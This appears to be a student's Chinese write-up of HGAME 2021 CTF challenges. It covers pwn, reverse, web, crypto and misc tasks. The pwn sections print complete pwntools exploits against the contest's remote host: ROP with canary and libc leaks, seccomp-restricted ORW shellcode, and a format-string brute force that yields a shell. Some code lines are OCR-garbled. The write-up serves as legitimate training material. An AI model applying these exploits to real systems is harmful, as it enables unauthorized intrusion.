# whitegive

签到题


```
if ( v4 == "paSsw0rd" )
                           puts("you are right!");
                           system("/bin/sh");
                                      db 'password:',0
                                                            ; DATA XREF: main+211o
.rodata:0000000000402004 format
                                      db '%ld',0
.rodata:000000000040200E aLd
                                                             ; DATA XREF: main+391o
                                      db 'paSsw0rd',0
.rodata:0000000000402012 aPassw0rd
                                                             ; DATA XREF: main+511o
.rodata:000000000040201B ; char s[]
.rodata:000000000040201B s
                                      db 'you are right!',0
                                                            ; DATA XREF: main+5D↑o
```

地址是 0x402012=4202514, 所以nc上去输入就可以 get shell 了。

## SteinsGate2


这道题目看起来很难,但实际上比后两道都要简单,主要难点在代码审计上。

1月30日晚拿到题目,发现有个叫 source.zip 的压缩包,心想果然是新手赛,源码都给,然后发现



要密码???难道是藏在题目里了?这么高级。遂打开 IDA ,发现留了不少编译信息,但是好像看不懂程序在干什么,于是打开虚拟机

先跑跑看



#### 不知道是什么鬼, 遇事不决先 checksec 吧



保护全开,这个时候其实心态开始崩了,遂去做别的方向的题,发现毛都不会,又继续玩了许久这个程序,还去看了看命运石之门是什么东西(日本的游戏大概也就玩过南梦宫的皇牌空战什么的了),发现也没什么帮助。到11点的时候已经有点想去世了,搞了一个学期的 pwn 竟然只会签到,而别的方向的大佬已经千分了。最后实在没忍住,问了一下小语师傅(%语神)题目怎么做




#### source里面不是源码嘛?

不给源码的话,这逆向难度就有点大了



压缩包有密码???。



于是附件更新了,没有密码了。既然有源码,考虑 -g 编译一下,动调起来也幸福快乐一点


看到了一个亮眼的格式化字符串漏洞(虽然最后没用上,难道我的解法是非预期解?)。那就看看怎么样可以利用这个漏洞吧,代码在 world.h 中

```
#define PUTDMAIL()
    do
    {
        SCRIPT_PRINT(11 - from_dm);
        if (save.know_truth && cur_divergence > 1) \
            printf(dmail_buf);
        else
            SCRIPT_NEXT();
} while (0)
```

```
void world_main()
    int from_dm;
    while (1)
        switch (save.current_scene)
        {
        case BRANCH:
            save.know_truth = divergence_detect();
            save.current_scene = DAYS;
            break;
        case EVENT1:
        case EVENT2:
        case EVENT3:
            from_dm = SETDMAIL();
            if (from_dm == 0)
                SAVE();
            else
                PUTDMAIL();
                LOAD(trom_dm - 1);
            SCRIPT_INIT();
            if (save.current_scene == EVENT1)
                event_banana();
            else if (save.current_scene == EVENT2)
                event_hacking();
```

也就是说,只要我们让 save.know\_truth & cur\_divergence > 1 成立就可以利用这个 fmt 了,当时我也不知道 save.know\_truth 是什么鬼,所以就先考虑了使 cur\_divergence 大于1的方法(浪费了我大量时间:()。

先来看看 cur\_divergence 这个变量在整个工程的地位




发现实际上只有一个函数修改了这个变量

```
void divergence_update()
{
    float field = floorf(divergence);
    cur_divergence = divergence;
    cur_divergence *= (save.ent_flag + 0x233);
    cur_divergence -= floorf(cur_divergence) - field;
}
```

而 divergence 是在这个函数里生成的


```
void divergence_init()
{
    srand(0);
    while (1)
    {
```

这里的 srand(0) 非常的引入注目,题目也贴心的给出了 libc (大概是因为用 LibcSearcher 搜不出来的缘故吧) ,所以这个 divergence 的值是可确定的,而通过控制变量 save.ent\_flag 就可以控制 cur\_divergence 了,如何控制这个变量?



四个事件都可以控制, 前三个都很好触发, 就是 event\_ibn5100 这个触发不了, 看一看源码

发现竟然有 scanf("%s", msg); ,可以栈溢出。这个时候就要仔细考虑要fmt还是rop了。于是考虑写个脚本跑一下,看看各种 save.ent\_flag 的取值对 cur\_divergence 的影响,结果发现 cur\_divergence 好像也确实是不会大于1的,遂弃fmt转向rop。要执行这个scanf,需要在第一天选去神社找ibn5100,而且还要使 save.know\_truth 不为0,这个变量初始值为0,所以我们需要考虑一下



只在一处 Set 了该变量,看一下这里的代码,发现

```
void world_main()
{
   int from_dm;
   while (1)
   {
      switch (save.current_scene)
      {
      case BRANCH:
            save.know_truth = divergence_detect();
            save.current_scene = DAYS;
            break;
      }
}
```

branch 的值是2,也就是第二个场景,第二个场景问了我们当前的世界线变动率是多少,也就是divergence\_detect()函数干的事,这个函数是这样的

```
int divergence_detect()
{
    float div;
    SCRIPT_NEXT();
    scanf("%f", &div);
    if (fabsf(div - cur_divergence) < 1e-6)
        return 1;
    else
        return 0;
}</pre>
```

那么我们只要在最开始时输入一个和 cur\_divergence 足够接近的的数就可以使 save.know\_truth 为1了。之前也说了,cur\_divergence 由 divergence 和 save.ent\_flag 生成,后者此时为0,前者是我们可以知道的,所以写个脚本跑一下,得知 cur\_divergence 为 0.898834229 ,所以输入该数就可以实现栈溢出了。

光能栈溢出是不够的,还需要leak一些信息,程序中也有。

```
char cmd[0x100];
  my_read(cmd, 0x100);
  SCRIPT_PRINT(cmd);
  SCRIPT_NEXT();
  save.sern = 1;
  save.ent_flag |= EVENT_HACKING;
```

这是 event\_hacking() 中的部分代码,这里没有对cmd数组进行初始化,所以很有可能可以leak出栈上残留的信息,获得 canary 和 libc 基地址

```
gdb
                                                                                                                   X
03:0018
04:0020 rax rdi
                 0x7fffffffdda0 ☐ 0x0
6:0030
                                                                      =0 = 0 x7ffffffffdef0 = 0 x0
                                                                      178) 🗀 mov
                                                                                   rcx, qword ptr [rsp + 0x18]
                           8:0040
9:0048
a:0050
b:0058
                                 —□0x7fffffffdde0 □ 0xd68 /*
□ 0xdc381c9282666800
                                    0xd68 /* 'h\r' */

0x7fffffffdea0 = 0x300000002
d:0068
e:0070
                  0x7fffffffddf0 \rightarrow 0x0
...↓
10:0080|
..↓
12:0090
                        3:0098
                                 □ 0xa /* '\n' */
□□0x7ffff7e686a0 (_IO_2_1_stdout_) □ 0xfbad2887
□□0x55555555cac0 □ 0x9ae7b096e6a885e5
□□0x5555555559040 (stdout@@GLIBC_2.2.5) □□0x7ffff7e686a0 (_IO_2_1_stdout_) □ 0xfba
4:00a0
5:00a8
6:00b0
 2887
7:00b8
                                 \Box 0x0
                                              9:00c8
                                 □ 0x24 /* '$' */
a:00d0
                                                 .0048
```

这两处可以 leak 。所以题目就可以做了

#### exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
#context(log_level = 'debug')
libc = ELF("./libc.so.6")
```

```
def banana():
    sh.sendlineafter('5100\n','1')
    sh.sendlineafter('? \n', 'pwn')
def hack(payload):
    sh.sendlineafter('5100\n','2')
    sh.sendlineafter('choice: ','2')
    sh.sendlineafter('choice: ','1')
    sh.sendlineafter(')\n',payload)
def IBN(payload,choice):
    sh.sendlineafter('5100\n','3')
    sh.sendlineafter('choice: ',str(choice))
    sh.sendlineafter("\u00e3\n",payload)
sh = remote("182.92.108.71", 30009)
#sh = process("./sga")
sh.sendlineafter('choice: ','1')
\#password = 0.8339385986
password = 0.898834229
sh.sendlineafter('?\n',str(password))
IBN('pwn',1)#1
banana()#2
hack('a' * 23 + 'b')#3
sh.recvuntil('ab')
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - libc.symbols["__isoc99_scanf"] -
log.success('libc base:' + hex(libc_base))
one_gadget = libc_base + 0xe6c81
log.success('one_gadget:' + hex(one_gadget))
system_addr = libc_base + libc.symbols["system"]
log.success('system:' + hex(system_addr))
bin_sh_addr = libc_base + libc.search("/bin/sh").next()
log.success('/bin/sh:' + hex(bin_sh_addr))
pop_rdi_somereg_ret = libc_base + 0x276e9
log.success('pop_rdi_ret:' + hex(pop_rdi_ret))
exit_addr = libc_base + libc.symbols["exit"]
\#_isoc99\_scanf\_addr = u64(sh.recv(6).1just(8,'\x00'))
#libcs = LibcSearcher("__isoc99_scanf",__isoc99_scanf_addr)
#libc_base = __isoc99_scanf_addr - libcs.dump("__isoc99_scanf")
#system_addr = libc_base + libc.dump("system")
#bin_sh_addr = libc_base + libc.dump("str_bin_sh")
#pop_rdi_ret = libc_base + 0x26b72
for i in range(4,11):
    banana()
sh.sendlineafter("挣扎\n",'1')
sh.sendlineafter("choice: ",'1')
sh.sendlineafter("\n","pwn")
sh.sendlineafter("choice: ",'1')#1
sh.sendlineafter("√\n",'pwn')
```

```
banana()#2
hack('a' * 56 + 'b')#3
sh.recvuntil('ab')
canary = u64(sh.recv(7).rjust(8, '\x00'))
log.success('canary:' + hex(canary))
for i in range(4,11):
    banana()
sh.sendlineafter("挣扎\n",'1')
sh.sendlineafter("choice: ",'1')
sh.sendlineafter("\n","pwn")
sh.sendlineafter("choice: ",'1')
payload = 'a' * 0x58 + p64(canary)
payload += p64(0x7fffffff0000)
payload += p64(pop_rdi_somereg_ret) + p64(bin_sh_addr) + p64(0) +
p64(system_addr)
#payload += p64(one_gadget)
sh.sendafter("]\n",payload + ' ')
sh.interactive()
```

这里 rop 的时候如果用 one\_gadget 或者直接 pop\_rdi\_ret 会返回 segment fault 的错误,当时我做到这里的时候一看已经零点多了,就去睡觉了,第二天早上起来才想起来是一些 libc 在执行 system 时 rsp 需要与0x10对齐(可以参考这篇博客),所以需要调整栈地址,这里我用的是 pop\_rdi\_一个我不记得是什么的寄存器\_ret 的 gadget,就成功 getshell 了。可惜的是一血被一位校外的师傅在凌晨4点夺走了,只拿到了二血。这道题的出题人非常有诚意,写了一个比较复杂的程序(说复杂也是相对我这种菜鸡来说的),各种提示也是恰到好处,遗憾的是没想到刚开始就搜危险函数,还是浪费了不少时间,没有取得一血。

#### letter

orw模板题

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+0h] [rbp-10h]

    init(*(_QWORD *)&argc, argv, envp);
    write(1, "In old days, the letter is asked to be short.\n", 0x2EuLL);
    write(1, "how much character do you want to send?\n", 0x2EuLL);
    read(0, &buf, 0x10uLL);
    LODWORD(length) = atoi(&buf);
    if ( [signed int] length > 15 )
    {
        write(1, "sorry, too long.\n", 0x11uLL);
    }
    else
    {
        read(0, &buf, (unsigned int)length);
        write(1, "hope the letter can be sent safely.\n", 0x24uLL);
    }
    return 0;
}
```

很明显,输入一个 -1 就可以绕过对长度的限制了

```
__int64 init()
{
    __int64 v0; // ST08_8

    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
    v0 = seccomp_init(0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
    return seccomp_load(v0);
}
```

这里用 seccomp 系列函数禁用了除了 read write open exit setuid 之外的所以系统调用,一般的做法是 open("./flag")->read(3,addr,len)->write(1,addr,len)。曾经我也有考虑过通过重新调用 seccomp\_init 放开所有系统调用 getshell,但是仔细想想 seccomp\_init 本身也要使用系统调用来禁用或允许系统调用,所有这种做法是不可行的。还是退而求其次拿个 flag 就算了。

先 checksec 一下

```
$ checksec --file=letter
RELRO STACK CANARY NX PIE
Partial RELRO No canary found NX disabled No PIE
```

不出所料几乎没有保护,这种题有时会给一个 jmp rsp 的 gadget ,那就可以考虑栈上布置 shellcode (此题没给),不过 PIE 没开,不需要用,可以栈迁移到 .bss,由于内存分页机制的存在,这里必然大小有至少为0x1000的可读可写可执行的空间,足够我们布置 shellcode 和储存 flag 。栈迁移我是朴素的通过 ret21eave 实现的。

#### exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug',os = 'linux',arch = 'amd64')

pop_rsp_r13_r14_r15_ret = 0x400a9d
bss_base = 0x601000

sh = remote("182.92.108.71",31305)
sh.sendlineafter("send?\n",'-1')

payload = 'a' * 0x10 + p64(bss_base + 0x200) + p64(0x40096A)
sh.send(payload)

sh.sendlineafter("send?\n",'-1')

payload = p64(0x601F00) * 3
```

```
payload += p64(bss_base + 0x210)
payload += asm(shellcraft.open('./flag'))
payload += asm(shellcraft.read(3,bss_base + 0x300,0x60))
payload += asm(shellcraft.write(1,bss_base + 0x300,0x60))
sh.send(payload)
sh.interactive()
```

#### once

这道题我感觉好像是最难的,到现在我也不知道预期解是怎么样的。

```
int vuln()
{
   char buf; // [rsp+0h] [rbp-20h]

   printf("It is your turn: ");
   read(0, &buf, 0x30uLL);
   return printf(&buf, &buf);
}
```

程序逻辑和漏洞很简单,既有栈溢出又有格式化字符串,保护的话仅有canary没开。考虑到printf是在 read后调用的,所以在我们输入第一次payload的时候是没用任何已知地址的,当然自然我们可以想到 利用PIE的低12位不变性,写返回地址的低8位来控制返回地址,但是发现好像没有可以返回的地址,因 此我就没有思路了。退而求其次,我选择爆破三字节,写死低16位,并用 '\n' 截断,这样我们要爆破 12位,需要基地址最低3字节为 0x0a0000。概率千分之一吧,尚可接受。做法就很粗暴了,格式化字符 串泄露 libc 和程序基地址,然后就是简单的 rop 了

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
import os
context(log_level = 'debug')
libc = ELF("./libc-2.27.so")
payload = '%' + str(0xD2) + 'c' + "%11$hhn-" + "%13$p-%11$p-"
flag = 0
while flag < 1000:
    try:
        log.success("try #" + str(flag))
        #sh = process("./once")
        sh = remote("182.92.108.71", 30107)
        payload = \frac{13p-17p-10p-11ust(0x28, a') + \sqrt{x70}x10'}{x10}
        \#prog\_base = 0x555555554000
        payload = "%13p-%17p-%10p-".ljust(0x28,'a') + p64(prog_base + p64(prog_base))
0x1070)
        sh.sendafter('turn: ',payload)
        #sh.recvuntil('-')
        libc_start_main = int(sh.recvuntil('-',drop = True),base = 16) - 231
        libc_base = libc_start_main - libc.symbols["__libc_start_main"]
        one_gadget = libc_base + 0x4F3D5
        log.success("one_gadget:" + hex(one_gadget))
        log.success("libc_base:" + hex(libc_base))
```

```
system_addr = libc_base + libc.symbols["system"]
        log.success("system_addr:" + hex(system_addr))
        sh_addr = libc_base + libc.search("/bin/sh").next()
        log.success("bin_sh_addr:" + hex(sh_addr))
        prog_base = int(sh.recvuntil('-',drop = True),base = 16) - 0x1169
        log.success("prog_base:" + hex(prog_base))
        #if((prog_base & 0xffffff) == 0x0a0000):
        stack_addr = int(sh.recvuntil('-',drop = True),base = 16)
        stack_addr -= 0x10 + 0x28
        pop_rdi_ret = prog_base + 0x1283
        pop_rdi_rbp_ret = libc_base + 0x22203
        leave_addr = prog_base + 0x1213
        payload = p64(pop_rdi_ret) + p64(sh_addr) + p64(system_addr)
        #payload = p64(pop_rdi_rbp_ret) + p64(sh_addr) + p64(stack_addr - 0x20)
+ p64(system_addr)
        payload = payload.ljust(0x20, 'a')
        payload += p64(stack_addr)
        #payload += p64(leave_addr)
        payload += p64(one_gadget)
        sh.sendlineafter('turn: ',payload)
        flag = 100000
        filea = open("win", 'w')
        sleep(0.1)
        sh.sendline("cat flag")
        #filea.write(sh.recvuntil('}'))
        filea.close()
        sh.interactive()
        sh.close()
    except:
        flag += 1
        sh.close()
```

可能会发现我还 leak 了栈地址,原因是 one\_gadget 的成功率往往低于直接使用 system,而我是爆破,失败了会很亏,所以我就考虑通过 ret21eave 栈迁移然后 rop 一下,结果发现调整 rsp 出现了 sigbus 的错误(实话说第一次见到这个错误),有没有试不调整的时候能不能getshell不记得了,反正 当时想着都算出来了,就上 one\_gadget 得了,结果就真的 getshell 了。

## 爆破的代价很大



导致我的 wsl 出现了申请了大量空间却不返还的问题,由于没有分区,造成了我C盘爆红。

# **REVERSE**

# apacha

apacha 好像是 jojo 的一个梗,指尿,和题目应该无关。但是茶仍然是提示,对应英文 tea ,也就是 Tiny Encryption Algorithm 加密算法简写,0x61c88647 和 0x9E3779B9 两个值也都暗示了是用 这个算法加密的。但是实际上知道这个与否应该也没什么区别,这个好像也不是标准 TEA ,没有现成的解密脚本,还是得自己手写。


#### 只要做这个的逆过程就可以了

简单的写个程序逆一下

```
#include<iostream>
#include<cstdio>
#include<cstring>
int key[4] = \{1,2,3,4\};
unsigned int encrypted[36] = {
    0xE74EB323, 0xB7A72836, 0x59CA6FE2, 0x967CC5C1, 0xE7802674, 0x3D2D54E6,
0x8A9D0356,
    0x99DCC39C, 0x7026D8ED, 0x6A33FDAD, 0xF496550A, 0x5C9C6F9E, 0x1BE5D04C,
0x6723AE17, 0x5270A5C2,
    0xAC42130A, 0x84BE67B2, 0x705CC779, 0x5C513D98, 0xFB36DA2D, 0x22179645,
0x5CE3529D, 0xD189E1FB,
    0xE85BD489, 0x73C8D11F, 0x54B5C196, 0xB67CB490, 0x2117E4CA, 0x9DE3F994,
0x2F5AA1AA, 0xA7E801FD,
    0xC30D6EAB, 0x1BADDC9C, 0x3453B04A, 0x92A406F9
};
char flag[36];
unsigned int decrypt_part(unsigned int pre,unsigned int next,unsigned int
delta,int index);
int main()
    unsigned int delta = 0x5384540F;
    for(int stage = 7;stage > 0;stage--)
    {
        printf("delta:%x\n",delta);
        for(int i = 34; i >= 0; i--)
```

```
unsigned int pre = encrypted[(i == 0 ? 34 : i - 1)];
             unsigned int next = encrypted[(i == 34 ? 0 : i + 1)];
             encrypted[i] -= decrypt_part(pre,next,delta,i);
        }
        delta += 0x61C88647;
    }
    for(int i = 0; i < 35; i++)
        flag[i] = encrypted[i];
    puts(flag);
}
unsigned int decrypt_part(unsigned int pre,unsigned int next,unsigned int
delta, int index)
    return (((pre >> 5) ^{\land} (4 * next)) + ((16 * pre) ^{\land} (next >> 3))) ^{\land}
            ((key[(((char) index) ^ ((char) (delta >> 2))) & 3] ^ pre) + (next ^
delta));
}
```

#### 关于密文的 dump: IDA 可以很容易的导出



但是一定要**仔细检测有没有选全**啊!我就因为少选了一个字节的数据导致密文出错,让我对着屏幕发了一小时的呆,幸亏有想到密文错了的可能,不然可能就做不成这题了。

flag: hgame{100ks\_1ike\_y0u\_f0Und\_th3\_t34}

# helloRe

这里的数据从 0xFF 开始每一个减一异或下去就可以拿 flag 了

flag是 hgame{hello\_re\_player}

# pypy

附件是一些没见过的奇怪代码,联系题目名,猜想可能是 python 的反汇编码,一查原来是 dis 模块生成的,那么就现学一个新的汇编语法

简单的复原了一下,大概是这样

```
import dis

def enc():
    raw_flag = input("give me your flag:\n")
    chiper = list(raw_flag[6:-1])
    length = len(chiper)
    for i in range(int(length / 2)):
        chiper[2 * i + 1] , chiper[2 * i] = chiper[2 * i] , chiper[2 * i + 1]

    res = []
    for i in range(length):
        res.append(ord(chiper[i]) ^ i)
    #print res
    res = bytes(res).hex()

    print('your flag:' + res)

dis.dis(enc)
enc()
```

res = bytes(res).hex()这一句我用dis生成的和源文件不尽相似,但是问题不大,加密方法已经很明显了

```
res = input()

res = list(bytearray.fromhex(res))

length = len(res)
raw_flag = []
for i in range(length):
    raw_flag.append(chr(res[i] ^ i))

for i in range(int(length / 2)):
    raw_flag[2 * i + 1] , raw_flag[2 * i] = raw_flag[2 * i] , raw_flag[2 * i + 1]

print(''.join(raw_flag))
```

这样就可以解密出 flag 了。

# 先道个歉

上面的二进制题我还算会做,都是老老实实正常解的,之后的题目是真的一窍不通,有些题目解的可能 非常耍赖皮,对不住各位出题人了

# web

## watermelon

题目好像打不开了,截不上图,当时的做法是把每个下落的水果都改成了小葡萄,在那里点了许久就到两千了。

# 智商检测鸡

这道题估计是要写脚本吧,不过我的解法是计算器一个个算过去,20分钟左右骗得100分,效率高于做pwn

# **Crypto**

大体上不会, 唯一做出的还是骗到的

# **Transformer**

有提供许多源文件和加密文件,猜测是用简单的加密算法加密的,我通过<u>quipqiup.com</u>这个网站爆破出了 flag



flag: hgame{ea5y\_f0r\_fun^3nd&he11o\_2021}

好像有点耍赖皮啊

# **MISC**


# **Base**

base64 解码,发现编码都是在 base32 范围内的,再 base32 解码,同样的再用 base16 解码,得 flag: hgame{we1c0me\_t0\_HG4M3\_2021}

# 不起眼压缩包的养成的方法

拿到一张图,看题估计是图种,发现的确是,解压第一步需要图片的id,很好办,搜一下就可以了id 是 70415155。然后解压出一个 NO PASSWORD.txt ,又发现 plain.zip 中也有这个文件,考虑明文攻击,获得 flag.zip

然后我卡了许久, 才发现



原来直接就是flag。